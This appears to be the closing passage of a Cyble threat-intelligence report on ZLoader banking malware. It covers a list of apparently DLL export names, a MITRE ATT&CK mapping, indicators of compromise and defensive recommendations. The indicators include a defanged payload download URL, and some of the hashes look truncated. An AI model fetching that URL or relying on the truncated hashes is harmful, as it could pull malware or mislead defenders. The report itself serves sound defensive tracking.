Counterproof	0040EE1E	249
Cloriodid	0040EE7A	250
Misadd	0040EF17	251
Bespatter	0040EFC9	252
Sarcolemma	0040F06C	253
Periostitis	0040F13E	254
Tripel	0040F1CC	255 [main entry]
Subapical	0040F2EE	256
Nanosoma	0040F3C9	257
Unfriending	0040F460	258
Euhyostyly	0040F4D6	259
Studentry	0040F537	260
Womanish	0040F627	261
Ungrasp	0040F76E	262
Biometric	0040F8B6	263
Apoidea	0040F938	264
Submergibility	0040F9D1	265
Tonneau	0040FA66	266
Preindispose	0040FAEB	267
Hakeem	0040FBE4	268
Alnitham	0040FC57	269
Anemochord	0040FCC3	270
Entoptoscopy	0040FD77	271
Akeki	0040FE10	272

ZLoader has many anti-debugging, evasion techniques and does process injection. The malware uses other techniques such as custom encrypted network communication and Domain Generating Algorithm (DGA) for command-and-control (C&C) domains etc.

ZLoader is notable variant of the Zeus banking malware which was identified in 2006. This banking malware typically targets users to steal credentials and other sensitive financial information. Finally, with these stolen credentials threat actors can perform illicit financial transactions from the victim's banking account by logging into their devices. It has been observed that after a few months' break, the same malware campaign reappears with different Tactics, Techniques, and Procedures (TTPs).

Cyble will continue to track these new malware activities to collect advanced threat intelligence related to the campaign.

MITRE ATT&CK:

Initial Access	Persistence	Privilege Escalation	Defence Evasion	Credential Access	Discovery	Collection	Command and Control
Phishing: Spearphishing Attachment	DLL Side-Loading	Process Injection	Masquerading	Input Capture	Security Software Discovery	Input Capture	Encrypted Channel
Driver-by Compromise		DLL Side-Loading	Process Injection		Process Discovery	Archive Collected Data	Non-Application Layer Protocol
			Obfuscated Files or Information		System Information Discovery		Application Layer Protocol
			DLL Side-Loading		File and Directory Discovery		

Indicators of Compromise (IoCs):

SHA256
f8ba1699d9c63a2bcdb4fe48cd229074e2ab87512891d6c6adff6bd838847c11 f5493ea3f2e6b61670be5ec8fcf6951f425476db2a5fe8c18ecd07ee7
fbc4ff74fc7ee03fd3c451b6f20a820cb7bea5dbef4efa19aa567f6bfae58d48

9ef6c5467fd80274e6a37e2883a5e83a894cf2148ce37bf0adb1e884acbc4c0b ce9d8545eb14f98f81526457b784ada2e37057dae2d74f625e47b4e
hxxp://195.123.208[.]172/44300,5396033565[.]dat/
31f81d3319ad104bcd6afcc114c5d2de073af83feb5db8f187af79a09d930599

Our Recommendations:

- Block the IoCs shared above.
- We encourage our customers to conduct investigations and implement proactive measures for identifying previous campaigns and preventing future ones that may target their systems.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- People concerned about their exposure in the Dark web can register at AmiBreached.com to ascertain their exposure.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.

About Cyble:

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.